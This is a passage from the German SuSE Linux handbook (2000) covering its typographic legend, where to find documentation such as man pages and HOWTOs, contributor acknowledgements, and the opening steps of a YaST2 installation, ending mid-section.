**Support**: Die Aufgaben des Installationssupports und die Möglichkeiten der weiterführenden „Professional Services“ werden in Anhang A auf Seite 573 dargestellt. Bitte machen Sie sich damit im Detail vertraut, wenn Sie Kontakt zu uns aufnehmen möchten!

**Glossar, Literaturverzeichnis und Index**: ... und wenn Sie bisher etwas vermisst haben, sollten Sie den umfangreichen Anhang und das Glossar (Anhang G auf Seite 603) verwenden, um entweder die Stelle mit der Erklärung wichtiger Begriffe zu finden, oder um einfach Ihr Allgemeinwissen rund um Linux, UNIX oder Computer zu erweitern.

1.3 Legende – oder was bedeutet „erde:~ # ls“

Wir bemühen uns, in diesem Handbuch die gleichen Dinge typografisch gleich bleibend auszuzeichnen; die wichtigsten Auszeichnungen sind in Tabelle 1.1 auf der nächsten Seite erläutert.


Auszeichnung	Bedeutung
LINUS TORVALDS	wichtige Personen
YaST ( <b>yast</b> )	das Programm YaST, aufzurufen mit der Eingabe <b>yast</b>
<i>Adabas D</i>	das Produkt <i>Adabas D</i>
/etc/passwd	Name einer Datei oder eines Verzeichnisses
<datei>	bei Eingabe des Befehls ist <i>datei</i> durch den tatsächlichen Wert zu ersetzen; die Winkelklammern sind <i>nicht</i> einzugeben!
PATH	die Umgebungsvariable mit dem Namen PATH
192.168.1.2	der Wert einer Variablen
<b>ls</b>	der einzugebende Befehl <b>ls</b>
'news'	der Benutzer news
erde:~ # <b>hilfe</b>	'root'-Shell im Verzeichnis ~ ('~' steht für das „Home-Verzeichnis“ des jeweiligen Benutzers,  <i>Benutzerverzeichnis</i> ), einzugeben ist der Befehl <b>hilfe</b> – dabei steht <i>erde</i> beispielhaft für den Namen eines Rechners (engl. <i>hostname</i> ).

Tabelle 1.1: Fortsetzung auf der nächsten Seite...

tux@erde:/tmp > **ls**




Shell des Benutzers 'tux' im Verzeichnis /tmp, einzugeben ist der Befehl **ls** – übrigens, TUX ist der offizielle Name des Linux-Pinguins...

C:\> **fdisk**

DOS-Prompt mit Befehlseingabe **fdisk**

 **Alt**

eine zu drückende Taste, hier die „Alt“-Taste durch '+' werden gleichzeitig zu drückende Tasten miteinander verbunden; nacheinander zu drückende Tasten werden nur durch ein Leerzeichen voneinander abgesetzt

 +  +  **Strg** + **Alt** + **Entf**

Meldungen des Systems

"Permission denied"

'System updaten'

der Menü-Punkt 'System updaten'

*Düsentrieb*

die Firma „Düsentrieb“



Verweis auf das Glossar (vgl. Anhang G auf Seite 603)

Tabelle 1.1: Legende der Text-Auszeichnungen

## 1.4 Der Kampf mit der Seitenzahl...

Dieses Buch kann nur endlich viele Seiten haben; der Umfang der für Linux verfügbaren Software wächst jedoch langsam ins Unendliche. Deshalb darf an dieser Stelle ein Verweis auf die online zur Verfügung stehende Dokumentation nicht fehlen.

Für eine Handhaltung bei den „ersten Schritten“ (Einloggen, Dateien kopieren, löschen und editieren, CD-ROM- oder Disketten-Laufwerke ansprechen, etc.) haben wir aber gleichwohl Platz im vorliegenden Buch erübrigen können (vgl. Kapitel 19 auf Seite 545 ff.) .

### 1.4.1 Support-Datenbank

Für viele Frage- und Problemstellungen haben wir die Antworten und Lösungen schon gefunden. Wir stellen Ihnen diese in mehreren hundert Artikeln in unserer Support-Datenbank rund um die Uhr online zur Verfügung: <http://sdb.suse.de/sdb/de/html/>.

Neben diesem Online-Angebot ist der Inhalt der Support-Datenbank auch im Paket `sdb_de`, Serie `doc` auf Ihrer SuSE Linux-CD enthalten. Sie können die Artikel mit jedem Web-Browser (arena, lynx, netscape) lesen.

### 1.4.2 Hypertext-Hilfe

Ein großer Teil der Dokumentation steht in Form von *Hypertext* zur Verfügung. Das Hypertextsystem wird mit dem Befehl **hilfe** oder **susehelp** gestartet. Je

nachdem, ob das X Window System läuft oder nicht, wird ein anderes Programm („Browser“) zum Lesen der Dokumentation aktiviert. Unter X wird versucht, den Netscape Communicator anzusprechen (Abbildung 1.1); auf der Textkonsole wird lynx genommen (Abbildung 16.6 auf Seite 496).



Abbildung 1.1: Startseite des Hilfesystems (Netscape)

Weitere Optionen des Hilfesystems können durch den Aufruf

```
tux@erde: /home/tux > hilfe -help
```

erfragt werden. – Die Einrichtung des Hilfesystems ist Thema in Abschnitt 16.5 auf Seite 495.

## 1.4.3 Texinfo und Info

Einige Programmpakete enthalten Dokumentation in Form von Texinfo-Dateien, die sich in das Info-Format wandeln lassen; „Info“ ist eine weitere Art von Hypertext. Info-Dokumente können mit dem Programm Infoviewer (**info**) oder im Emacs (**emacs**) im Info-Modus gelesen werden. Unter dem X Window System lassen sich diese Dateien komfortabel mit dem Programm tkInfo (**tkinfo**) lesen; dagegen ist XInfo (**xinfo**) nur ein „sprödes“ X-Programm. Darüberhinaus kann man diese Dokumente über das SuSE-Hilfesystem lesen; vgl. auf Seite 496.



### 1.4.4 Unix-Manuals („Manual-Pages“)

Der auf Unix-Systemen übliche Weg, an Informationen zu Programmen oder Befehlen zu kommen, ist der Befehl **man**. Die Eingabe von

```
tux@erde:/home/tux > man <befehl>
```

gibt eine Übersicht zu Aufgabe und Optionen des jeweiligen Befehls. Zu Manual-Pages überhaupt vgl. Abschnitt 19.9 auf Seite 559 f. Mit **q** wird die Anzeige beendet...

Auch die *Manual-Pages* – oft nur kurz „Manpages“ genannt – kann man über das SuSE-Hilfesystem lesen; vgl. Abschnitt 1.4.2 auf Seite 7.

### 1.4.5 FAQ-, HOWTO- und README-Dateien

Im Verzeichnis `/usr/share/doc` befinden sich zu vielen Programmpaketen Unterverzeichnisse, in denen Dateien mit Informationen zu den entsprechenden Paketen abgelegt sind. Oft steht hier die lange gesuchte Option, der Name der Konfigurationsdatei, die sich nirgends findet, oder Ähnliches. In jedem Fall lohnt es sich, hier nachzusehen.

Besonders hervorzuheben ist das Verzeichnis `/usr/share/doc/faq`, in dem sich Listen mit häufig gestellten Fragen und passenden Antworten zu einer Vielzahl von Problemen finden, wenn das Paket `manyfaqs`, Serie `doc` installiert ist. Im Verzeichnis `/usr/share/doc/howto` finden sich Anweisungen zur Installation diverser Pakete bzw. zum Vorgehen bei auftretenden Problemen. Die meisten HOWTOs können Sie auch aus dem Menü der graphischen Benutzeroberfläche heraus oder über das SuSE-Hilfesystem lesen (vgl. Abschnitt 1.4.2 auf Seite 7. Einige dieser HOWTOs sind bereits ins Deutsche übertragen (vgl. Paket `howtode`, Serie `doc` (Dokumentation)) – diese deutschen Dokumente werden im Verzeichnis `/usr/share/doc/howto/de` installiert. Unter Linux lesbar z. B. mit `less`<sup>1</sup>:

```
tux@erde:/home/tux > cd /usr/share/doc/howto/en
tux@erde:/usr/share/doc/howto/en > less DOS-to-Linux-
HOWTO.gz
```

Im Verzeichnis `docu/howto` auf der ersten CD befinden sich die aktuell zum Redaktionsschluss der CD verfügbaren Versionen der *wichtigsten* HOWTO-Dateien. Es lohnt sich also auch ein Blick in dieses Verzeichnis! Insbesondere sind diese Dateien unkomprimiert; sie können daher bereits vor der Installation bequem gelesen werden (unter DOS z. B. mit `type`).

Bei Fragen zu und Problemen mit dem Kernel selbst ist das Verzeichnis `/usr/src/linux/Documentation` eine ergiebige Informationsquelle; dies ist freilich nur dann vorhanden, wenn Sie die Kernelquellen (Paket `linux` bzw. Paket `lx_suse`) installiert haben, was ohnehin dringend anzuraten ist. Darüber hinaus finden sich viele wertvolle Hinweise in den einzelnen Unterverzeichnissen der Kernelquellen (beispielsweise zum Soundtreiber), sowie für die ganz Unerfahrenen und Neugierigen in den Kernelquellen selbst.

<sup>1</sup>Lieber Experte, Sie haben recht gelesen: unser `less` ist so „smart“, dass es sogar gepackte Dateien lesen kann :-)

Sollten Sie also einmal eine Frage haben, die dieses Buch nicht beantwortet, so durchforsten Sie bitte die genannten Quellen nach der gesuchten Information.

### 1.4.6 Freie Bücher

In Paket `books`, Serie `doc` (Dokumentation) sind einige Bücher im PostScript-Format enthalten, die Sie mit Paket `gsvie`, Serie `gra` (Alles rund um Grafik) oder Paket `gv`, Serie `gra` (Alles rund um Grafik) betrachten oder ausdrucken können. Vor dem Ausdruck sollten Sie überlegen, ob es nicht ökonomischer ist, ein solches Buch möglicherweise in deutscher Sprache käuflich zu erwerben.

## 1.5 Lorbeeren

Neben allen, die zu dem überaus großen Erfolg von Linux beigetragen haben, möchten wir uns vor allem bedanken bei FLORIAN LA ROCHE, dessen Erfahrungen beim Aufbau eines Linux-Systems für uns von unschätzbarem Wert waren; sein unermüdlicher Einsatz ermöglichte erst die Erstellung des topaktuellen und leistungsfähigen Kernsystems. Durch seine langjährigen Erfahrungen mit seiner eigenen *jurix*-Distribution, die als Geheimtipp im Internet gehandelt wurde, konnte er bei der Entwicklung von SuSE Linux maßgeblich mitarbeiten.

Dank auch an HARALD KÖNIG vom XFree86™-Team, der uns wertvolle Tipps und Hinweise in Bezug auf das X Window System gab und an EBERHARD MÖNKEBERG, der bei Problemen mit CD-ROM-Treibern stets sehr hilfsbereit war.

Herzlichen Dank an HANS LERMEN; von ihm stammen der bekannte `loadlin` (`loadlin.exe`), der ein Starten von Linux von DOS aus ermöglicht, und das DOS-Programm `Setup` (`setup.exe`) dieses Linux-Systems.

Diese guten Geister haben die YaST- und `linuxrc`-Übersetzungen Wirklichkeit werden lassen; sie alle waren in ihrer freien Zeit bemüht, Linux einer größeren Zahl von Computerbenutzern in der ganzen Welt zugänglich zu machen: Gunay Arslan, Jaume Badiella i Aguilera, Zbigniew Baniewski, Sándor Bárány, Olaf Borkner-Delcarlo, Michael Bravo, Gökem Çetin, Franca Delcarlo, Jochen Depner, Benedek Hermann, Ibán José García Castillo, Dora Georgarou (with Romy the barking dog), Gintaras Gocentas, Pablo Iranzo Gómez, Krzysztof Hotiuk, Milan Hromada, Arthur Kerkmeester, Ralf A. Lanz, Françoise Lermen, Zoltán Levárdy, Nuno Lima, Francisco Javier Moreno Sigüenza, Tomas Morkus, Karine Nguyen, Matts Nordman, Aleksey Novodvorsky, Razvan Cristian Oprea, Gerco Oudhof, Jordi Jaen Pallares, George Papamichelakis, Alexey Pavlov, Ákos Rát-kai, Bruno David Rodrigues, Voula Sanida, Aleksey Smirnov, Laszlo Varadi, Steve Varadi, P. Vlachodimitropoulos, Joao Teles, Nuno Vieira, January Weiner, Monika Weiß und I Made Wiryana.

Weiterhin geht unser besonderer Dank an die Beta-Tester, die unerschrocken und wagemutig ihr laufendes System aufs Spiel setzten: Andreas Koegel, Christian Hüttermann, Dirk Ulbrich, Eberhard Mönkeberg, Frank Hofmann, Georg C. F. Greve, Harald König, Harald Wieland, Karlo Gross, Jens Frank, Lutz Pressler,

Martin Hehl, Martin Konold, Martin Schulze, Michael Kleinhenz, Norbert Eicker, Oliver Zendel, Ralf Geschke, Stefan Bliesener, Thomas Wörner, Ulrich Gobel, Ulrich Windl, Volker Lendecke, Wolfgang Barth und das KDE Team.

Matthias Eckermann hat die  $\text{\LaTeX}$ -Makros neu bearbeitet und das Layout des Buch den Sehgewohnheiten unserer Zeit angepasst, dazu hat Manuela Piotrowskis die grafischen Vorgaben geliefert. Dabei konnte die KOMA-Dokumentenklasse von Frank Neukam und Markus Kohm als Basis genommen und um die „alten“ susebuch-Makros von Werner Fink und Martin Scherbaum bereichert werden. Andrea Ratschker, Thorsten Wandersmann und Ken Wimer haben zuletzt die Mühen des Bilder-Erstellens und -Bearbeitens auf sich genommen. Herzlichen Dank auch ihnen.

Wertvolle Hinweise – und teilweise sogar ausformuliertes Textmaterial – haben zuletzt dankenswerterweise Holger Achtziger, Marco Banse, Stephan Barth, Harald Bertram, Stefan Dirsch, Michael Eckert, Thomas Fehr, Peter Findeisen, Matthias Frühauf, Kurt Garloff, Lenz Grimmer, Iris Grossmann, Berthold Gunreben, Michael Hager, Michael Hasenstein, Ulrich Hecht, Fabian Herschel, Bernhard Hölcker, Kevin Ivory, Björn Jacke, Klaus Kämpf, Karsten Keil, Wolfgang Kern, Andi Kleen, Marcus Kraft, Thorsten Kukuk, Frank Lemser, Dirk Lerner, Christopher Mahmood, Walter Mecky, Marco Michna, Rüdiger Oertel, Ali Özcan, Norman Pancner, Dirk Pankonin, Petr Pavlík, Björn Pfeiffer, Siegfried Olschner, Milisav Radmanic, David Rasch, Andrea Ratschker, Rupert Rockinger, Jürgen Scheiderer, Robert Schmid, Andreas Schmidt, Thomas Schraitle, Andreas Siegert, Dirk Spilker und Robert Adrian Walczak, Roger Whittaker, Sandra Wiegratz und Olaf Zaplinski geliefert.

Produktionstechnische Unterstützung ist in erster Linie Holger Dyroff, Christian Egle, Frank Sundermeyer und Claudio Taulli zu verdanken – weiter so!

Und dann die vielen Hände im Hintergrund, ohne die gar nichts laufen würde: Achim Fra., Adrian Sch., Agathe Web., Alexander Eib., Alexander Muc., Alexander Müh., Alexander Zwi., Alexandra Kop., Ali Özc., Anas Nas., Andrea Geb., Andrea Karin Rat., Andreas Bra., Andreas Jae., Andreas Kle., Andreas Nem., Andreas Sch., Andreas Sie., Andreas Ste., Andreas Wüs., Anita Fle., Anita Lel., Anja Mau., Anja Sch., Anke Böt., Antje Por., Arnd War., Arvin Sch., Barbara Büc., Beate Buh., Bernd Gre., Bernhard Höl., Bernhard Kai., Berthold Gun., Bettina Bot., Bhrinda Maj., Bianca Hub., Birgit Sch., Björn Swi., Brigitte Mur., Bruno Ger., Burchard Ste., Carlos Los., Carsten Fis., Carsten Gro., Carsten Hög., Carsten Kin., Christian Bar., Christian Dec., Christian Deg., Christiane Dil., Christian Egl., Christian Lor., Christian Sch., Christian Sch., Christian Zoz, Christoph-Erdman Pfe., Claudia Dip., Claudio Tau., Costin Kie., Daniel Bis., Daniel Brä., Daniel Egg., Daniel Mei., David Str., Dennis Ols., Dieter Blo., Dieter Jäg., Dieter Tha., Dirk Hoh., Dirk Ler., Dirk Pan., Dirk Spi., Doris Sei., Dragan Mes., Ben Mar., Mike Fab., Edith Par., Edith Sow., Egbert Eic., Erich Stu., Erich Wei., Eva Maria Ern., Evelyn Lan., Fabian Her., Florian Kur., Francisca Sta., Francoise Ler., Francoise Mor., Frank Bod., Frank Lem., Frank Lut., Frank-Michael Jor., Frank Pio., Frank Sch., Frank Sch., Frank Sch., Frank Sun., Friedrich Sit., Gabriele Str., Gema Dia., Georg Sim., Gerlinde Reg., Gregor Fis., Hans Ada., Harald Ber., Harald Kön., Harald Mül., Hardo Hol., Hartmut Mey., Hartmut Pil., Heidi Joh., Heike Gün., Heiko Rom., Helene Mor., Helmut Her.,

Hendrik Vog., Holger Ach., Holger Dyr., Hubert Man., Hubert Sch., Ibrahima Kam., Ines Poz., Ingo Bör., Ingo Lam., Jan-Hendrik Ben., Jan Mül., Jens-Gero Boe., Jens Puz., Jens San., Jesko Sch., Joachim Gle., Joachim Sch., Jochen Röd., Johannes Mei., Jordi Jae., Jörg Arn., Jörg Din., Jörg Dip., Jörg-Gerald Sie., Jörg Gli., Jörg Olaf Rem., Jörg Sch., Julia Sto., Jürgen Brä., Jürgen Gec., Jürgen Hen., Jürgen Sch., Kadriye Mah., Kai Alt., Kai-Uwe Sch., Karin Amm., Karin Beh., Karine Ngu., Karin Zei., Karl Eic., Karl-Heinz Gra., Karsten Kei., Katja Dor., Katja Ger., Katrin Sch., Ken Hag., Kenneth Wim., Kerstin Bog., Klaas Fre., Klaus Bru., Klaus Käm., Klaus Wag., Kurt Gar., Kurt Zie., Kyung Ae Rüt., Lars Kno., Lars Kök., Lars Mar., Lars Pin., Lenz Gri., Maik Auß., Manfred Blu., Manuela Pio., Marc Ber., Marco Ban., Marco Mic., Marco Now., Marco Ska., Marc Rüh., Marcus Kra., Marcus Sch., Mario Beh., Marius Tom., Markus Rex, Markus Wir., Mark Wal., Marnie Pus., Martina Eck., Martina Rol., Martina Sch., Martina Ung., Martin Bau., Martin Ber., Martin Ede., Martin Kon., Martin Las., Martin Lüc., Martin Sch., Martin Sch., Matthias Eck., Matthias Frü., Matthias Hof., Matthias Kar., Matthias Ket., Matthias Koh., Matthias Lip., Matthias Mei., Matthias Wag., Matthias Wür., Meike Lun., Melanie Stu., Michaela Cor., Michaela Geu., Michael And., Michael Aug., Michael Bur., Michael Cal., Michael Hag., Michael Has., Michael Hei., Michael Kra., Michael Rad., Michael Riß., Michael Sie., Michael Wey., Milisav Rad., Miriam Tam., Monika Wei., Nadin Gün., Nessim Hem., Nicolas Lin., Nicolaus Mil., Nicole Zwe., Nina Kno., Nina Pol., Norbert Fed., Norbert Mun., Olaf Don., Olaf Her., Oliver Mar., Oliver Sch., Oliver Sch., Patrice Dog., Patricia Vaz, Patrik Fli., Paul Zir., Peter Alb., Peter Fin., Peter Loo., Peter Pöm., Peter Rei., Peter Sch., Peter Var., Petra Sil., Philipp Tho., Pia Han., Pieter-Frans Hol., Rainer Lin., Ralf Böc., Ralf Haf., Reinhard Kna., Reinhard Max, Reinhard Wei., Remo Beh., Renate Kle., Renate Sch., Robert Sch., Robert Way., Roland Dyr., Roland Hai., Rolf Hab., Rolf Sch., Rüdiger Hör., Rüdiger Mül., Rüdiger Oer., Sabina Sal., Sabine Fio., Sabine Fuh., Sabine Öhr., Sabrina Win., Sandra Gri., Sandra Wie., Sebastian Wor., Siegfried Ols., Silke Ste., Silvia Wit., Silvia Zeljka Wee., Simon Pog., Stefan Ber., Stefan Dir., Stefan Fen., Stefan Fri., Stefan Ger., Stefan Hun., Stefanie Sch., Stefan Krü., Stefan Lie., Stefan Sch., Stefan Sch., Stefan Win., Steffen Win., Stephan Bar., Stephan Kra., Stephan Mar., Stephan Mül., Stephan Sia., Stephen Tom., Sven Beh., Sven Dum., Sylvia Erg., Takashi Iwa., Tanja Els., Tassilo Erl., Tatjana Heg., Thomas Bar., Thomas Bie., Thomas Dei., Thomas Feh., Thomas Grz., Thomas Höl., Thomas Now., Thomas Röl., Thomas Sch., Thomas Wed., Thorsten Kuk., Thorsten Wan., Till Fra., Tilman Mül., Timo Den., Timo Pre., Torsten Dub., Torsten Hal., Udo Sch., Ulla Got., Ulrich Har., Ulrich Hec., Ulrich Sch., Ute Nie., Uwe Bor., Uwe Gan., Uwe Her., Uwe Ker., Volker Edr., Volker Wie., Waldo Bas., Walter Rud., Werner Fin., Werner Kur., Wittawat Yam., Wolfgang Eng., Wolfgang Ker., Wolfgang Ros., Wolfgang Wil. und Xuan-Khai Tra. – allen ein ganz, ganz großes Dankeschön!

Das Bild auf der Titelseite stammt von STEPHAN ENDRASS, auch ihm vielen Dank!

\*  
\*                      \*  
\*

Die Entwickler von Linux treiben in weltweiter Zusammenarbeit mit hohem freiwilligen Einsatz das Werden von Linux voran. Wir danken ihnen für ihr Engagement – ohne sie gäbe es diese CD nicht. Unsere Tätigkeit soll das Ergebnis ihrer Arbeit einem breiten Kreis von interessierten Anwendern zugänglich machen.

Nicht zuletzt geht unser besonderer Dank an PATRICK VOLKERDING für die Unterstützung unserer Arbeit sowie selbstverständlich an LINUS TORVALDS!

Dank vor allem an Frank Zappa und Pawar!

Nürnberg, 15. Juli 2000

Have a lot of fun!

Ihr SuSE Team









## 2 Die SuSE Linux-Erstinstallation

### 2.1 Der schnelle Weg zum Erfolg

Seit SuSE Linux 6.3 vereinfacht YaST2 die Erst- oder Neuinstallation des Systems; das neue YaST steht als ein intelligentes Werkzeug von Anbeginn an unter einer grafischen Benutzeroberfläche zur Verfügung. YaST2 ermöglicht es, auf modernen, gut ausgestatteten Rechnern SuSE Linux zügig zu installieren – falls gewünscht oder benötigt, kann das System auch im Textmodus eingerichtet werden.

Der Anwender wird in übersichtlichen Bildschirm-Dialogen durch die Installation geführt. Eingaben bzw. Auswahlentscheidungen sind immer dann erforderlich, wenn der Benutzer die Freiheit zur Selbstgestaltung oder Anpassung an eigene Erfordernisse hat.



#### Hinweis

Neben YaST2, das gerade Einsteiger zielstrebig durch die Installation führt, kann der geübte SuSE Linux-Anwender noch immer auf den bewährten Weg der Installation zurückgreifen: das traditionsreiche YaST (engl. *Yet another Setup-Tool*) bietet weiterhin seine Dienste an – siehe die Schritt-für-Schritt-Beschreibung in Abschnitt 2.2 auf Seite 31.

#### 2.1.1 Kurze Vorplanung

Hier ein Überblick, welche Methode für Sie am Besten geeignet ist:

1. Die Installation mit YaST2 – direkt von der CD 1 – kann immer dann erfolgreich durchgeführt werden, wenn folgende Voraussetzungen erfüllt sind:

- Ihr Rechner
  - sollte ein bootfähiges CD-ROM-Laufwerk besitzen;
  - *wünschenswert* sind ein Grafiksystem nach VESA 2.0 (bei einem neuen Rechner können Sie davon ausgehen) sowie
  - möglichst 64 MB RAM (Arbeitsspeicher) oder mehr und
  - ein Pentium-Prozessor.

Bei ungünstigeren Voraussetzungen müssen eventuell kleinere Einschränkungen in Kauf genommen werden:

- Ausweichen auf das Booten von der „Bootdisk“.

- Die Software der folgenden CD-ROMs wird erst nach einem „Zwischenbooten“ eingespielt, wenn nicht genügend Arbeitsspeicher zur Verfügung steht.
- Die Installation erfolgt im Textmodus, falls die Grafikkarte nicht erkannt wird.
- Ihre Festplatte stellt für die Installation genügend Platz zur Verfügung: 200 MB sind für das Minimalsystem erforderlich, rund 800 MB für den Standardumfang und zusätzlicher Platz für weitere Komponenten. Folgende Möglichkeiten kommen dafür in Betracht:
  - Ein neuer Rechner ohne Betriebssystem zur Erstinstallation.
  - Eine Platte, auf der bereits ein Betriebssystem installiert ist, aber noch genügend freier Platz zur Verfügung steht.
  - Sie möchten SuSE Linux eine zweite Festplatte spendieren.
  - Vorhandene, bereits benutzte Partitionen können gelöscht werden. Überlegen Sie in diesem Fall gut, welche Daten *vor* der Installation gesichert werden müssen!

Wenn die Bedingungen für Sie zutreffen, kann's gleich losgehen – machen Sie bitte weiter mit Abschnitt 2.1.2.

2. Auf die bewährte Installation mit Hilfe des „alten“ YaST ist bei folgenden Gegebenheiten zurückzugreifen:
  - Sie möchten eine „Profi-Installation“ durchführen und diverse Sondereinstellungen am System vornehmen.
  - Ein SuSE Linux updaten: Nehmen Sie bitte zunächst das Update-Kapitel 15 auf Seite 461 ff. zur Kenntnis.



### Hinweis

Beachten Sie bitte: Die Installation mit dem „alten“ YaST wird gestartet, wenn Sie am Bootprompt **yast1** eingeben. Die ausführliche Anleitung zu diesem Installationsweg ist in Abschnitt 2.2 auf Seite 31 zu finden.

Weiterhin ist es sinnvoll, auf der CD 1 die Datei `LIESMICH` (engl. `README`) bzw. unter DOS/Windows die Datei `LIESMICH.DOS` (engl. `README.DOS`) zu lesen; dort notieren wir zusätzliche Änderungen, die *nach* Drucklegung des Handbuchs vorgefallen sind!

### 2.1.2 Nun geht's los: Der Begrüßungsbildschirm

Schalten Sie den Rechner ein, und legen Sie die CD 1 in das Laufwerk. Falls der Rechner nicht von der CD booten will, müssen Sie möglicherweise die Bootreihenfolge im BIOS des Rechners auf `CDROM`, `C`, `A` ändern; Hinweise zu einer solchen Umstellung finden Sie in der Begleitdokumentation zu Ihrem Rechner.

Nach wenigen Augenblicken wird der Begrüßungsbildschirm angezeigt (Abbildung 2.1 auf Seite 32) und der Bootprompt "boot: " erscheint am unteren Bildschirmrand.


Sie haben jetzt etwa 3 Sekunden Zeit, um durch Drücken einer Taste einzugreifen und so zwei Besonderheiten von YaST2 auszunutzen:

1. Die *Installation im Textmodus* durchführen. – Dies kann unter besonderen Umständen sinnvoll sein. Im Textmodus sind z. B. die Eingabemasken für Sehbehinderte besser zu erkennen.

Drücken Sie dazu (**Strg**) (= Control-Taste). Am rechten unteren Bildschirmrand werden Sie auf das Starten im Textmodus hingewiesen.

2. „YaST Extension Disk“ einspielen. – Aktuelle Erweiterungen, Updates usw. für YaST2 können damit vor Beginn der eigentlichen Installation geladen werden.

Drücken Sie in diesem Fall (**Alt**). Es erscheint am rechten Bildrand die Meldung "Have your extension disk ready" und die Diskette wird später angefordert.

Am unteren Bildschirmrand erscheinen nun Meldungen wie "initrd..." und "Loading linux..."; nach wenigen Sekunden bootet der  *Kernel* – erkennbar an zahlreichen „Kernelmeldungen“, die schnell über den Bildschirm huschen.

YaST2 startet und es dauert einige Sekunden, bis die grafische Oberfläche erscheint.

## Mögliche Probleme

- Falls es nach dem Begrüßungsbildschirm nicht mehr weiter geht – d. h. der Rechner hat Probleme zu booten – gibt es die Möglichkeit, am Bootprompt einzugreifen. Wenn Sie innerhalb von 3 Sekunden nach Erscheinen von "boot: " eine beliebige Taste drücken, bleibt der Bildschirm stehen und Sie können Eingaben machen. Erst mit (**↵**) geht es in einem solchen Fall weiter.

### Hinweis

Bei Problemen beim Booten des Systems vergleichen Sie bitte den Abschnitt 2.8.5 auf Seite 69 und den Abschnitt 14.3.2 auf Seite 425 ff. In den genannten Abschnitten werden die möglichen Ursachen und deren Behebung durch Eingabe von „Kernelparametern“ näher erläutert. Hilfreich ist oftmals auch ein Blick die Hardware-Checkliste in Abschnitt 2.8.13 auf Seite 72.

- Einige wenige BIOS-Varianten sind nicht dazu in der Lage, mit einem großem „Bootimage“ (2,88 MB) umzugehen, welches sich auf der CD 1. Weichen Sie in diesem Fall bitte auf CD 2 oder auf die „Bootdisk“ aus.

### 2.1.3 YaST2 ist da!

Im linken Bildteil von YaST2 wird, wie bei den meisten weiteren Dialogen, ein Hilfetext zum aktuellen Installationsschritt eingeblendet.

YaST2 untersucht die Hardware und bindet die erkennbaren Komponenten in das System ein. Der Fortschritt wird grafisch angezeigt. Wenn dieser Vorgang zuende ist, wird selbstständig zum nächsten Punkt übergegangen.

### 2.1.4 Auswahl der Sprache

Nun werden Sie erstmals mit Maus oder Tastatur in den Installationsprozess steuernd eingreifen müssen.

Alle Eingabefelder, Auswahllisten und Buttons („Schaltflächen“ oder „Knöpfe“) können durch Mausklick ausgewählt werden.

Wenn Sie auf die Tastatur ausweichen wollen, gelten die folgenden Regeln:

- **(Tab)** lenkt den Fokus auf einen Bereich, ein Eingabe-/Auswahlfeld oder einen Button; **(↑ Umschalt) + (Tab)** ermöglicht es, andere Auswahlgruppen anzuwählen. Mit **(↑)** und **(↓)** kann – je nachdem welcher Bereich aktiviert ist – z. B. eine Auswahl getroffen oder in einer Liste geblättert werden.
- Mit **(↵)** wird das angewählte Kommando ausgeführt; in der Regel ist das die Aktion, die auf dem jeweils aktiven Button genannt ist.
- Mit **(Leertaste)** können Einträge angekreuzt werden.
- Außerdem können die meisten Aktionen durch die Tastenkombination **(Alt) + unterstrichener Buchstabe** ausgelöst werden.



#### Tipp

*Don't panic:* Hier und in den folgenden Dialogen wird YaST2 nur Informationen sammeln. Später wird Ihnen YaST2 die gesammelten Erkenntnisse vorlegen; in Abschnitt 2.1.13 auf Seite 27 haben Sie immer noch die Möglichkeit mithilfe des 'Zurück'-Buttons zu den vorangegangenen Dialogen zurückzugehen, um Angaben zu korrigieren.

YaST2 möchte von Ihnen wissen, welche Sprache Sie verstehen. Wenn Sie die Sprachauswahl getroffen haben, können Sie mit 'weiter' alle Texte der kommenden Dialoge in die gewünschte Sprache umschalten.

### Mögliche Probleme

- Bei exotischer Hardware kann es vorkommen, dass die Maus nicht automatisch erkannt wird. Verwenden Sie in einem solchen Fall zunächst die Tastatur wie am Anfang dieses Abschnitts beschrieben. YaST2 wird Ihnen im folgenden Dialog die Chance geben, die Maus manuell in das System einzubinden (Abschnitt 2.1.5 auf der nächsten Seite).

### 2.1.5 Auswahl der Maus

Dieser Dialog wird nur eingeblendet, wenn YaST2 die Maus nicht automatisch erkennen konnte.

Ein Dialogfenster mit einer langen Liste von Mausbezeichnungen erscheint und Sie werden gebeten, den erforderlichen Maustyp auszuwählen.

Blättern Sie mit den Pfeiltasten durch die Liste; wenn Sie den richtigen Typ gefunden haben, gehen Sie mit **(Tab)** auf den Button 'Testen' und tippen Sie auf **(↵)**. Bewegen Sie nun die Maus. Wenn sich der Mauszeiger kontrolliert bewegen lässt, ist alles in Ordnung und Sie können mit der Maus auf 'Weiter' klicken :-)

Falls Sie im ersten Versuch noch nicht den richtigen Maustyp erwischt haben, gehen Sie wieder mit **(Tab)** in die Auswahlliste, um die Einstellung zu berichtigen.

#### Mögliche Probleme

- Kein Maustyp funktioniert bzw. Sie wollen gar keine Maus verwenden. In diesem Fall aktivieren Sie bitte den Eintrag 'keine Maus'. Dann muss der Rest der Installation allein mit der Tastatur bewältigt werden.

### 2.1.6 Standort bestimmen: Tastatur und Zeitzone

Welches Tastatur-Layout verwenden Sie? Und in welchem Bereich der Erde, d. h. in welcher Zeitzone befinden Sie sich mit Ihrem Rechner? Bestimmen Sie Ihren Standort.

- Sie haben hier zudem die Möglichkeit, Ihre Tastatur zu testen. Dazu müssen Sie mit einem Mausklick oder mit mehrmaligem **(Tab)** die Eingabezeile aktivieren und dort Buchstaben eingeben. Testen Sie insbesondere 'y'/'z' sowie die Umlaute.
- Als zweiter Punkt steht eine Länderliste in einer Baumstruktur zur Verfügung (Kontinent/Land/Teilgebiet). Wählen Sie Ihr Land bzw. ein Teilgebiet davon aus; YaST2 wird die dazu passende Zeitzone finden.

Der Button 'weiter' bringt Sie zum nächsten Dialogfenster.

### 2.1.7 Neue Installation oder Update?

Sie können mit YaST2 auf Ihrem Rechner SuSE Linux von Grund auf neu installieren oder Sie können eine Vorgängerversion erneuern („Update“), um so die bereits durchgeführten Anpassungen beizubehalten.

**'Neuinstallation'** – Wählen Sie diesen Punkt; denn in diesem Abschnitt geht es darum SuSE Linux neu zu installieren.

**'Update'** – Dieser Punkt wird hier nicht beschrieben.

Die Beschreibung der nächsten Abschnitte setzt voraus, dass Sie 'Neuinstallation' gewählt haben, wenn Sie 'Weiter'-Gehen.

### 2.1.8 Festplatte vorbereiten

Bei den folgenden Schritten wählen Sie die Festplatte oder die -platten aus und bereiten diese vor, um SuSE Linux zu installieren. – Je nach Hardware-Ausbau Ihres Rechner werden die kommenden Dialoge kleinere oder größere Abweichungen von dem hier beschriebenen Beispiel aufweisen.

#### Schritt 1

